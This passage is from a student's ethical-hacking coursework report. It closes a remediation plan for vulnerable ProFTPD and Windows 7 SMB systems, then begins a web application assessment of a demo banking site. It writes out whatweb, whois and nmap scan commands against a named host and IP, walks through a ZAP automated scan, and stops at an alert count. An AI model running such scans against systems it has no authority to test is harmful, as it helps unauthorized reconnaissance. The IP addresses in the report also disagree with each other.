- **Unauthorized Access**: Data manipulation and root-level access are possible for attackers.
- **Internal Lateral Movement**: After entering, an attacker may proceed to other systems across the network.
- **Operations Disruption**: The Ubuntu server's services might stop working.
- **Compliance Risk**: Using out-of-date, unpatched systems may be against industry norms.
- **Reputation Damage**: Security flaws in legacy systems frequently draw notice and erode customer confidence.

5. High-Level Recommendations

Recommendation	System	Priority
Replace or update ProFTPD to a secure version	Ubuntu Server	High
Disable or remove ProFTPD if not needed	Ubuntu Server	High
Apply MS17-010 patch (KB4013389)	Windows 7	Critical
Disable SMBv1 protocol	Windows 7	Critical
Upgrade or isolate legacy systems	Both	High
Enable firewall to block untrusted connections	Both	Medium
Begin planning for Windows 7 end-of-life migration	Windows 7	High

6. Suggested Remediation Timeline

Action	Target Completion
Fix the Windows 7 SMB vulnerability right away	Within 24–48 hours
Disable SMBv1 protocol	Within 24–48 hours
Replace or update ProFTPD on Ubuntu	Within 1 week
Limit network access to FTP and SMB services	Within 1 week
Arrange for the decommissioning of Windows 7 system	Within 2–4 weeks
Put centralised logging and monitoring in place	Within 1 month

Project 2: Web Application Vulnerability Assessment

Project Scenario:

You've been hired as an **Ethical Hacker** to assess the security posture of a demo financial web application hosted at http://zero.webappsecurity.com/. The application mimics online banking behaviour and may expose sensitive data if not properly secured.

Your task is to conduct a structured **Web Application Vulnerability Assessment** and submit findings with verified vulnerabilities, risk impact, and mitigation strategies.


The client is particularly concerned about:

- Authentication bypass.
- Data leakage.
- Injection vulnerabilities.
- Misconfigurations and client-side issues.

1. Information Gathering & Reconnaissance:

I have to gather the basic information about the web application. For that the following tools & commands are used:-

date && echo"StudentdID: M.Manikanta Kumar" && echo "" && whatweb http://zero.webappsecurity.com/



With this, the information we got is:-


HTTPServer [Apache-Coyote/1.1]

IP : 54.82.22.214

JQuery[1.8.2]

With the IP address we can get the details of whois. The command is as follows:

date && echo"StudentdID: M.Manikanta Kumar" && echo "" && whois 54.82.22.214




With this we came to know that the web application is hosted on Amazon Web Server.

2. Port & Service Scanning:

To get the port & service details we have to use the nmap tool


The command is:

date && echo"StudentdID: M.Manikanta Kumar" && echo "" && sudo nmap -Pn -sT 54.82.22.212 -vv -oN port_scan.txt



The open ports are 80,443,8080. And to get the versions running on those ports, the following command is used:

date && echo"StudentdID: M.Manikanta Kumar" && echo "" && sudo nmap -p80,443,8080 -sV 54.82.22.212 -vv -oN Version_scan.txt



The versions running on the ports are:


80 : Apache Tomcat/Coyote JSP engine 1.1

443: Apache httpd 2.2.6


3. Vulnerability Identification:

To find the vulnerabilities present in the *http://zero.webappsecurity.com/* I launched the ZAP Proxy tool. And the usage of the tool is as follows:

1. Open the Kali file menu and search for the zaproxy and launch it.
2. Then Click on the Automated Scan Option



3. Then enter the target URL address and click on attack.



4. Now the attack will launch and the scanning will takes places.
5. The results are exported into pdf format. The link to the pdf resource is https://drive.google.com/file/d/1gm0DB_H3cwi7BnOgwRW8VHEmzwm3OBSz/view?usp=sharing.

6. Here are the summary of the alerts:-

Site: http://zero.webappsecurity.com

Generated on Tue, 10 Jun 2025 17:04:14

ZAP Version: 2.16.1

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	6
Low	3
Informational	4